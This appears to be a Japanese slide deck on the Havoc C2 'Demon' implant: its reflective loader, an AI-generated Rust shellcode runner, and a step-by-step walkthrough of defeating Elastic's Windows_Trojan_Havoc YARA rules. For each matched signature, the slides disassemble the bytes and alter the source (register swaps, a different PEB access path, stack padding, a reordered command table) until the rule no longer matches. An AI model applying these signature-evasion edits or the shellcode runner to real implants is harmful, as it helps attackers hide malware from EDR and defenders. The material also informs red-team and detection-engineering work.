”Windows Shellcode” ≠ Shellcode (Position-Independent Code)

Reflective  
DLL  
Loader

```
kawada@vm:~/Desktop/yara$ xxd demon.x64.bin
00000000: 5648 89e6 4883 e4f0 4883 ec20 e80f 0000  VH..H...H.. ....
00000010: 0048 89f4 5ec3 662e 0f1f 8400 0000 0000  .H..^..f.....
00000020: 4157 31c0 b90a 0000 0041 5641 5541 5455  AW1.....AVAUATU
00000030: 5756 5348 81ec 8800 0000 488d 7c24 5848  WVSH.....H.|$XH
00000040: c744 2440 0000 0000 f3ab c744 2438 0000  .D$@.....D$8..
000005d0: 0000 0000 0000 0000 0000 0000 0000 0000  .....
000005e0: 0000 0000 0000 0000 0000 0000 0000 0000  .....
000005f0: 0000 0000 0000 0000 0000 0000 0000 004d  .....M
00000600: 5a90 0003 0000 0004 0000 00ff ff00 00b8  Z.....
00000610: 0000 0000 0000 0040 0000 0000 0000 0000  .....@...
00000620: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000630: 0000 0000 0000 0000 0000 0080 0000 000e  .....
00000640: 1fba 0e00 b409 cd21 b801 4cccd 2154 6869  .....!..L.!Thi
00000650: 7320 7072 6f67 7261 6d20 6361 6e6e 6f74  s program cannot
00000660: 2062 6520 7275 6e20 696e 2044 4f53 206d  be run in DOS m
```

DLL

# Reflective DLL Loader

メモリ上に存在するDLLを読み込む技術 (Position-Independent Code)

payloads/Shellcode/

```
payloads > Shellcode > Source > Asm > x64 > asm Asm.s
1     extern Entry
2
3     global Start
4     global GetRIP
5     global KaynCaller
6
7     section .text$A
8         Start:
9             push    rsi
10            mov     rsi, rsp
11            and     rsp, 0xFFFFFFFFFFFFFFF0h
12
13            sub     rsp, 020h
14            call    Entry
15
16            mov     rsp, rsi
17            pop    rsi
18            ret
```

# DLL

Reflective DLL Loaderから読み込まれるDLLでHavocのメイン機能を実装  
payloads/Demon/

```
payloads > Demon > src > main > C MainDll.c > DllMain(IN HINSTANCE, IN DWORD, LPVOID)

23  /* this is our entrypoint for the Dll (also for shellcode) */
24  DLLEXPORT BOOL WINAPI DllMain(
25      IN      HINSTANCE hDllBase,
26      IN      DWORD     Reason,
27      _Inout_  LPVOID    Reserved
28  ) {
29      PVOID Kernel32 = NULL;
30
31      if ( Reason == DLL_PROCESS_ATTACH )
32      {
33
34 #if !defined(SHELLCODE) && defined(DEBUG)
35         /* if the dll is compiled in debug mode start a console to write our debug prints to */
36         AllocConsole();
37         freopen( "CONOUT$", "w", stdout );
38 #endif
39
40 #ifdef SHELLCODE
41         /* we dont need to make a new thread since we get loaded by our shellcode */
42         DemonMain( hDllBase, Reserved );
43 #else
```

# Shellcode Runner

- 実行ファイル(.exe)形式
- 検知回避のため、独自実装のものを使用
- AIで生成したものから開始

RustのShellcode Runnerを実装して

思考時間: 10 秒 >

以下では、Windows 環境で Rust を用いてシェルコードをメモリ上にロードし、実行する  
シンプルな Shellcode Runner の実装例を示します。コード解説とともに、プロジェクト  
の構成、依存クレート、主要な API 呼び出し手順（メモリ割り当て、保護変更、スレッ  
ド生成）を順を追って解説します。

# Shellcode Runner

```
5  fn main() -> std::io::Result<()> {
6      // compile-time embedded shellcode
7      static SHELLCODE: &[u8] = include_bytes!("demon.x64.bin");
8      let size = SHELLCODE.len();
9
10     unsafe {
11         // Allocate RW memory
12         let addr = VirtualAlloc(ptr::null_mut(), size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
13         if addr.is_null() {
14             panic!("VirtualAlloc failed");
15         }
16
17         // Copy shellcode into allocated region
18         ptr::copy_nonoverlapping(SHELLCODE.as_ptr(), addr as *mut u8, size);
19
20         // Change protection to RX
21         let mut old = 0;
22         if VirtualProtect(addr, size, PAGE_EXECUTE_READ, &mut old) == 0 {
23             panic!("VirtualProtect failed");
24         }
25
26         // Cast and call directly
27         let shell_fn: extern "system" fn() -> u32 = std::mem::transmute(addr);
28         shell_fn();
29     }
```

# まとめ

- Reflective DLL Loader
- DLL
- Shellcode Runner

# vs YARA

# YARA

EDRでもシグネチャベースの検知に用いられるパターンマッチングルール

- vs Havoc

[https://github.com/elastic/protections-artifacts/blob/main/yara/rules/Windows\\_Trojan\\_Havoc.yar](https://github.com/elastic/protections-artifacts/blob/main/yara/rules/Windows_Trojan_Havoc.yar)

```
strings:  
    $a1 = { 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3 }  
    $a2 = { 65 48 8B 04 25 60 00 00 00 }  
condition:  
    all of them
```

# vs YARA

```
kawada@vm:~/Desktop/yara$ yara -s Windows_Trojan_Havoc.yar demon.x64.bin
Windows_Trojan_Havoc_9c7bb863 demon.x64.bin
0x0:$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3
0x2ea:$a2: 65 48 8B 04 25 60 00 00 00
Windows_Trojan_Havoc_88053562 demon.x64.bin
0xffcb:$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05 00
   24 78 68 00 00 00 C7 84 24 B4 00 00 00
Windows_Trojan_Havoc_ffecc8af demon.x64.bin
0x181ff:$commands_table: 0B 00 00 00 00 00 00 00 20 64 74 62 02 00 00 00 64 00 00 00 00 00 00 00
   00 00 10 10 00 00 00 00 00 30 5A 74 62 02 00 00 00 ...
0x7f:$hash_ldrloaddll: 43 6A 45 9E
0x7528:$hash_ldrloaddll: 43 6A 45 9E
0x13949:$hash_ntaddbootentry: 76 C7 FC 8C
0x8f:$hash_ntallocatevirtualmemory: EC B8 83 F7
0x788c:$hash_ntallocatevirtualmemory: EC B8 83 F7
0x7b36:$hash_ntfreevirtualmemory: 09 C6 02 28
0x7b55:$hash_ntunmapviewofsection: CD 12 A4 6A
0x7ad9:$hash_ntwritevirtualmemory: 92 01 17 C3
0x77d2:$hash_ntsetinformationvirtualmemory: 39 C2 6A 94
0x7b74:$hash_ntqueryvirtualmemory: 5D E8 C0 10
0x7a5d:$hash_ntopenprocessstoken: 99 CA 0D 35
0x78e9:$hash_ntopenthreadtoken: D2 47 33 80
```

# vs YARA

Windows\_Trojan\_Havoc\_9c7bb863

0x0:\$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:\$a2: 65 48 8B 04 25 60 00 00 00

<https://defuse.ca/online-x86-assembler.htm>

0:	56	push	rsi
1:	48 89 e6	mov	rsi, rsp
4:	48 83 e4 f0	and	rsp, 0xfffffffffffff0
8:	48 83 ec 20	sub	rsp, 0x20
c:	e8 0f 00 00 00	call	0x20
11:	48 89 f4	mov	rsp, rsi
14:	5e	pop	rsi
15:	c3		ret

# vs YARA

Windows\_Trojan\_Havoc\_9c7bb863

0x0:\$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:\$a2: 65 48 8B 04 25 60 00 00 00

```
payloads > Shellcode > Source > Asm > x64 > ASM Asm.s
 7   section .text$A
 8   Start:
 9     push    rsi
10    mov     rsi, rsp
11    and     rsp, 0xFFFFFFFFFFFFFF0h
12
13    sub     rsp, 020h
14    call    Entry
15
16    mov     rsp, rsi
17    pop    rsi
18    ret
```

# vs YARA

Windows\_Trojan\_Havoc\_9c7bb863

0x0:\$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:\$a2: 65 48 8B 04 25 60 00 00 00

```
payloads > Shellcode > Source > Asm > x64 > asm Asm.s

 7 section .text$A
 8     Start:
 9         push    rdi
10         mov     rdi, rsp
11         and     rsp, 0xFFFFFFFFFFFFFF0h
12
13         sub     rsp, 020h
14         call    Entry
15
16         mov     rsp, rdi
17         pop    rdi
18         ret
```

# vs YARA

Windows\_Trojan\_Havoc\_9c7bb863

0x0:\$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:\$a2: 65 48 8B 04 25 60 00 00 00

	sub_0	proc near
57		push rdi
48 89 E7		mov rdi, rsp
48 83 E4 F0		and rsp, 0xFFFFFFFFFFFFFF0h
48 83 EC 20		sub rsp, 20h
E8 0F 00 00 00		call sub_20
48 89 FC		mov rsp, rdi
5F		pop rdi
C3		retn
	sub_0	endp

# vs YARA

Windows\_Trojan\_Havoc\_9c7bb863

0x0:\$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:\$a2: **65 48 8B 04 25 60 00 00 00**

<https://defuse.ca/online-x86-assembler.htm>

```
0: 65 48 8b 04 25 60 00      mov     rax,QWORD PTR gs:0x60
7: 00 00
```

payloads > Shellcode > Include > **C Macro.h** > **PPEB\_PTR**

```
1
2 #include <windows.h>
3
4 #ifdef _WIN64
5 | #define PPEB_PTR __readgsqword( 0x60 )
6 #else
7 | #define PPEB_PTR __readfsdword( 0x30 )
8#endif
```

# GSレジスタ

スレッド情報にアクセスするためのレジスタ

GS: 0x30 => TEB (Thread Environment Block)

GS: 0x60 => PEB (Process Environment Block) … ①

TEB (GS: 0x30) + 0x60 => PEB … ②

# vs YARA

Windows\_Trojan\_Havoc\_9c7bb863

0x0:\$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:\$a2: **65 48 8B 04 25 60 00 00 00**

<https://defuse.ca/online-x86-assembler.htm>

0:	65 48 8b 04 25 60 00	mov rax, QWORD PTR gs:0x60
7:	00 00	

57	sub_2E0	proc near ; CODE XREF: sub_20+59↑p
56		push rdi
48 89 CE		push rsi
53		mov rsi, rcx
48 83 EC 20		push rbx
65 48 8B 04 25 60 00 00		sub rsp, 20h
00		mov rax, qword ptr gs:loc_5B+5
48 8B 40 18		mov rax, [rax+18h]
48 8B 78 20		mov rdi, [rax+20h]
48 89 FB		mov rbx, rdi

# vs YARA

Windows\_Trojan\_Havoc\_9c7bb863

0x0:\$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:\$a2: 65 48 8B 04 25 60 00 00 00

```
4 #ifdef _WIN64
5 | #define PPEB_PTR ((PPEB)((PTEB)NtCurrentTeb())->ProcessEnvironmentBlock)
6 #else
7 | #define PPEB_PTR __readfsdword( 0x30 )
8#endif
```

	sub_2C0		
57		proc near	; CODE XREF: sub_20+50↑p
56		push rdi	
48 89 CE		push rsi	
53		mov rsi, rcx	
48 83 EC 20		push rbx	
65 48 8B 04 25 30 00 00		sub rsp, 20h	
00		mov rax, qword ptr gs:loc_30	
48 8B 40 60		mov rax, [rax+60h]	
48 8B 40 18		mov rax, [rax+18h]	
48 8B 78 20		mov rdi, [rax+20h]	
48 89 FB		mov rbx, rdi	

# vs YARA

- Before

```
_int64 __fastcall sub_2E0(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
    __int64 **v5; // rdi
    __int64 **v6; // rbx

    v5 = *(__int64 ***)(*_QWORD *)(*(_QWORD *)(__readgsqword(0x60u) + 24) + 32LL);
    v6 = v5;
    do
```

- After

```
_int64 __fastcall sub_2C0(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
    __int64 **v5; // rdi
    __int64 **v6; // rbx

    v5 = *(__int64 ***)(*_QWORD *)(*(_QWORD *)(*(_QWORD *)(__readgsqword(0x30u) + 96) + 24LL) + 32LL);
    v6 = v5;
    do
```

# vs YARA

Windows\_Trojan\_Havoc\_88053562


0xffcb:\$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05  
00 00 4C 8D 6C 24 78 F3 AB B9 59 00 00 00 48 C7 44 24 70 00 00 00 00 C7 44 24 78 68 00 00  
00 C7 84 24 B4 00 00 00

```
seg000:00000000000FFA0 83 C4 28 5B 5E 5F 41 5C...
seg000:00000000000FFC0 54 45 31 E4 55 57 56 4C...
seg000:00000000000FFD8 89 8C 24 58 05 00 00 48...
seg000:00000000000FFF0 00 00 00 48 C7 44 24 70...
seg000:0000000000010008 00 00 00 01 01 00 00 E8...
seg000:0000000000010020 0B F0 FF FF 83 BC 24 68...
```

# vs YARA

Windows\_Trojan\_Havoc\_88053562

0xffcb:\$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05  
00 00 4C 8D 6C 24 78 F3 AB B9 59 00 00 00 48 C7 44 24 70 00 00 00 00 C7 44 24 78 68 00 00  
00 C7 84 24 B4 00 00 00




# vs YARA

41 57	push	r15
31 C0	xor	eax, eax
B9 1A 00 00 00	mov	ecx, 1Ah
49 89 D7	mov	r15, rdx
41 56	push	r14
41 55	push	r13
41 54	push	r12
45 31 E4	xor	r12d, r12d
55	push	rbp
57	push	rdi
56	push	rsi
4C 89 C6	mov	rsi, r8
53	push	rbx
48 81 EC F8 04 00 00	sub	rsp, 4F8h
48 8D 7C 24 78	lea	rdi, [rsp+538h+var_4C0]
44 89 8C 24 58 05 00 00	mov	[rsp+538h+arg_18], r9d
48 8B AC 24 60 05 00 00	mov	rbp, [rsp+538h+arg_20]
4C 8D 6C 24 78	lea	r13, [rsp+538h+var_4C0]
F3 AB	rep stosd	
B9 59 00 00 00	mov	ecx, 59h ; 'Y'
48 C7 44 24 70 00 00 00	mov	[rsp+538h+var_4C8], 0
00		
C7 44 24 78 68 00 00 00	mov	[rsp+538h+var_4C0], 68h ; 'h'
C7 84 24 B4 00 00 00 01	mov	[rsp+538h+var_484], 101h
01 00 00		

# vs YARA

```
sudo ./havoc server --profile profiles/havoc.yaotl -v --debug --debug-dev
```



Function name	
f	AddRoundKey
f	AddUserToken
f	AesInit
f	AesXCryptBuffer
f	AnonPipesInit
f	AnonPipesRead
f	BeaconAddValue
f	BeaconCleanupProcess
f	BeaconDataExtract
f	BeaconDataInt
f	BeaconDataLength
f	BeaconDataParse
f	BeaconDataShort
f	BeaconDataStoreGetItem
f	BeaconDataStoreMaxEntries
f	BeaconDataStoreProtectItem

# vs YARA

Windows\_Trojan\_Havoc\_88053562

0xffcb:\$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05  
00 00 4C 8D 6C 24 78 F3 AB B9 59 00 00 00 48 C7 44 24 70 00 00 00 00 C7 44 24 78 68 00 00  
00 C7 84 24 B4 00 00 00

```
strings:  
$a = { 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48  
condition:  
all of them
```

Address	Function	Instruction
.text:000000014001AE7C	ProcessCreate	sub rsp, 4F8h

# vs YARA

Windows\_Trojan\_Havoc\_88053562

0xffcb:\$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05  
00 00 4C 8D 6C 24 78 F3 AB B9 59 00 00 00 48 C7 44 24 70 00 00 00 C7 44 24 78 68 00 00  
00 C7 84 24 B4 00 00 00

48 81 EC F8 04 00 00	sub	rsp, 4F8h
48 8D 7C 24 78	lea	[rsp+538h+var_4C0]
48 89 94 24 48 05 00 00	mov	[rsp+538h+arg_8], rdx
48 8B AC 24 60 05 00 00	mov	[rsp+538h+arg_20]
F3 AB	rep stosd	
B9 59 00 00 00	mov	ecx, 59h ; 'Y'
48 C7 44 24 70 00 00 00	mov	[rsp+538h+var_4C8], 0
00		
00		
4C 8B A4 24 70 05 00 00	mov	r12, [rsp+538h+arg_30]
C7 44 24 78 68 00 00 00	mov	[rsp+538h+var_4C0], 68h ; 'h'
C7 84 24 B4 00 00 00 01	mov	[rsp+538h+var_484], 101h
01 00 00		
E8 D8 EE FF FF	call	PackageCreate

# vs YARA

```
32 v7 = 26;
33 v9 = 0;
34 v11 = v33;
35 while ( v7 )
36 {
37     *v11++ = 0;
38     --v7;
39 }
40 v32 = 0;
41 v33[0] = 104;
42 v33[15] = 257;
43 v30 = PackageCreate(89);
44 PackageAddInt32(v30, 21);
45 if ( a6 )
46 {
47     printf_0("[DEBUG::%s::%d] %s\n", "ProcessCreate", 606, "Piped enabled");
48     v9 = (_QWORD *)(*(_int64 (__fastcall **)(__int64, __int64))(*refptr_Instance + 936))(64, 16);
49     memset(v9, 0, 0x10u);
50     AnonPipesInit(v9);
51     v12 = v9[1];
52     v34 = 0;
53     v36 = v12;
54     v35 = v12;
55 }
```

# vs YARA

```
payloads > Demon > src > core > C Win32.c > ProcessCreate(IN BOOL, IN LPWSTR, IN LPWSTR, IN DWORD, OUT PROCESS_INFORMATION *,  
566  /*!  
579  BOOL ProcessCreate(  
580      IN  BOOL           x86,  
581      IN  LPWSTR          App,  
582      IN  LPWSTR          CmdLine,  
583      IN  DWORD           Flags,  
584      OUT PROCESS_INFORMATION* ProcessInfo,  
585      IN   BOOL            Piped,  
586      IN   PANONPIPE       DataAnonPipes  
587  ) {  
588      PPACKAGE        Package      = NULL;  
589      PANONPIPE       AnonPipe    = { 0 };  
590      STARTUPINFOW    StartUpInfo  = { 0 };  
591      BOOL             Return      = TRUE;  
592      PVOID            Wow64Value  = NULL;  
593      BOOL             DisabledWow64Redir = FALSE;  
594      BOOL             DisabledImp   = FALSE;  
595      HANDLE           PrimaryToken = NULL;  
596  
597      StartUpInfo.cb     = sizeof( STARTUPINFOA );  
598      StartUpInfo.dwFlags  = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;  
599      StartUpInfo.wShowWindow = SW_HIDE;  
600  
601      Package = PackageCreate( DEMON_INFO );  
602      PackageAddInt32( Package, DEMON_INFO_PROC_CREATE );
```

# vs YARA

```
BOOL ProcessCreate(
    IN  BOOL           x86,
    IN  LPWSTR         App,
    IN  LPWSTR         CmdLine,
    IN  DWORD          Flags,
    OUT PROCESS_INFORMATION* ProcessInfo,
    IN  BOOL           Piped,
    IN  PANONPIPE      DataAnonPipes
) {
    volatile unsigned char pad[0x108];
    pad[0] = 'A';

    PPACKAGE          Package        = NULL;
    PANONPIPE         AnonPipe      = { 0 };
    STARTUPINFO       StartUpInfo   = { 0 };
    BOOL              Return        = TRUE;
    PVOID             Wow64Value   = NULL;
    BOOL              DisabledWow64Redir = FALSE;
    BOOL              DisabledImp   = FALSE;
    HANDLE            PrimaryToken  = NULL;

    StartUpInfo.cb     = sizeof( STARTUPINFOA );
    StartUpInfo.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
    StartUpInfo.wShowWindow = SW_HIDE;

    Package = PackageCreate( DEMON_INFO );
    PackageAddInt32( Package, DEMON_INFO_PROC_CREATE );
```

# vs YARA

Windows\_Trojan\_Havoc\_88053562

0xffcb:\$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05  
00 00 4C 8D 6C 24 78 F3 AB B9 59 00 00 00 48 C7 44 24 70 00 00 00 00 C7 44 24 78 68 00 00  
00 C7 84 24 B4 00 00 00

48 81 EC 08 06 00 00	sub rsp, 608h
48 8D BC 24 80 00 00 00	lea rdi, [rsp+648h+var_5C8]
48 89 94 24 58 06 00 00	mov [rsp+648h+arg_8], rdx
48 8B AC 24 70 06 00 00	mov rbp, [rsp+648h+arg_20]
F3 AB	rep stosd
B9 59 00 00 00	mov ecx, 59h ; 'Y'
C6 84 24 E8 00 00 00 41	mov [rsp+648h+var_560], 41h ; 'A'
4C 8B A4 24 80 06 00 00	mov r12, [rsp+648h+arg_30]
48 C7 44 24 78 00 00 00	mov [rsp+648h+var_5D0], 0
00	
C7 84 24 80 00 00 00 68	mov [rsp+648h+var_5C8], 68h ; 'h'
00 00 00	
C7 84 24 BC 00 00 00 01	mov [rsp+648h+var_58C], 101h
01 00 00	
E8 CA EE FF FF	call PackageCreate

# vs YARA

Windows\_Trojan\_Havoc\_ffecc8af

0x181ff:\$commands\_table: 0B 00 00 00 00 00 00 00 00 20 64 2B A4 02 00 00 00 64 00 00 00 00 00  
00 00 00 34 2B A4 02 00 00 00 15 00 00 00 00 00 00 00 70 4A 2B A4 02 00 00 00 10 10 00 00  
00 00 00 00 30 5A 2B A4 02 00 00 00 ...

00 00 00 00 00 00 00 00 00...	align 20h
0B 00 00 00 00 00 00 00 DemonCommands	public DemonCommands
60 E8 00 40 01 00 00 00	dq 0Bh ; DATA XREF: CommandDispatcher:
64 00 00 00 00 00 00 00	dq offset CommandSleep
60 A7 00 40 01 00 00 00	dq 64h
15 00 00 00 00 00 00 00	dq offset CommandCheckin
70 C6 00 40 01 00 00 00	dq 15h
10 10 00 00 00 00 00 00	dq offset CommandJob
D0 DB 00 40 01 00 00 00	dq 1010h
0C 00 00 00 00 00 00 00	dq offset CommandProc
F0 E4 00 40 01 00 00 00	dq 0Ch
0F 00 00 00 00 00 00 00	dq offset CommandProcList
A0 B3 00 40 01 00 00 00	dq 0Fh
14 00 00 00 00 00 00 00	dq offset CommandFS
A0 C4 00 40 01 00 00 00	dq 14h
	dq offset CommandInlineExecute

# vs YARA

Windows\_Trojan\_Havoc\_ffecc8af

0x181ff:\$commands\_table: 0B 00 00 00 00 00 00 00 20 64 2B A4 02 00 00 00 64 00 00 00 00 00  
00 00 00 34 2B A4 02 00 00 00 15 00 00 00 00 00 00 00 70 4A 2B A4 02 00 00 00 10 10 00 00  
00 00 00 00 30 5A 2B A4 02 00 00 00 ...

payloads > Demon > src > core > C Command.c > ...

```
15
16 SEC_DATA DEMON_COMMAND DemonCommands[] = {
17     { .ID = DEMON_COMMAND_SLEEP,           .Function = CommandSleep },
18     { .ID = DEMON_COMMAND_CHECKIN,         .Function = CommandCheckin },
19     { .ID = DEMON_COMMAND_JOB,             .Function = CommandJob },
20     { .ID = DEMON_COMMAND_PROC,            .Function = CommandProc },
21     { .ID = DEMON_COMMAND_PROC_LIST,       .Function = CommandProcList },
22     { .ID = DEMON_COMMAND_FS,              .Function = CommandFS },
23     { .ID = DEMON_COMMAND_INLINE_EXECUTE, .Function = CommandInlineExecute },
24     { .ID = DEMON_COMMAND_ASSEMBLY_INLINE_EXECUTE, .Function = CommandAssemblyInlineExecute },
25     { .ID = DEMON_COMMAND_ASSEMBLY_VERSIONS, .Function = CommandAssemblyListVersion },
26     { .ID = DEMON_COMMAND_CONFIG,          .Function = CommandConfig }
```

# vs YARA

Windows\_Trojan\_Havoc\_ffecc8af

0x181ff:\$commands\_table: 0B 00 00 00 00 00 00 00 20 64 2B A4 02 00 00 00 64 00 00 00 00 00  
00 00 00 34 2B A4 02 00 00 00 15 00 00 00 00 00 00 00 70 4A 2B A4 02 00 00 00 10 10 00 00  
00 00 00 00 30 5A 2B A4 02 00 00 00 ...

```
/* Commands */
#define DEMON_COMMAND_CHECKIN 100
#define DEMON_COMMAND_GET_JOB 1
#define DEMON_COMMAND_NO_JOB 10
#define DEMON_COMMAND_SLEEP 11
#define DEMON_COMMAND_PROC 0x1010
#define DEMON_COMMAND_PROC_LIST 12
#define DEMON_COMMAND_FS 15
#define DEMON_COMMAND_INLINE_EXECUTE 20
#define DEMON_COMMAND_JOB 21
#define DEMON_COMMAND_INJECT_DLL 22
#define DEMON_COMMAND_INJECT_SHELLCODE 24
#define DEMON_COMMAND_SPAWN_DLL 26
#define DEMON_COMMAND_TOKEN 40
```

# vs YARA

Windows\_Trojan\_Havoc\_ffecc8af

0x181ff:\$commands\_table: 0B 00 00 00 00 00 00 00 20 64 2B A4 02 00 00 00 64 00 00 00 00 00  
00 00 00 34 2B A4 02 00 00 00 15 00 00 00 00 00 00 00 70 4A 2B A4 02 00 00 00 10 10 00 00  
00 00 00 00 30 5A 2B A4 02 00 00 00 ...

```
SEC_DATA DEMON COMMAND DemonCommands[] = [  
    { .ID = DEMON_COMMAND_CHECKIN, .Function = CommandCheckin },  
    { .ID = DEMON_COMMAND_SLEEP, .Function = CommandSleep },  
    { .ID = DEMON_COMMAND_JOB, .Function = CommandJob },  
    { .ID = DEMON_COMMAND_PROC, .Function = CommandProc },  
    { .ID = DEMON_COMMAND_PROC_LIST, .Function = CommandProcList },  
    { .ID = DEMON_COMMAND_FS, .Function = CommandFS },  
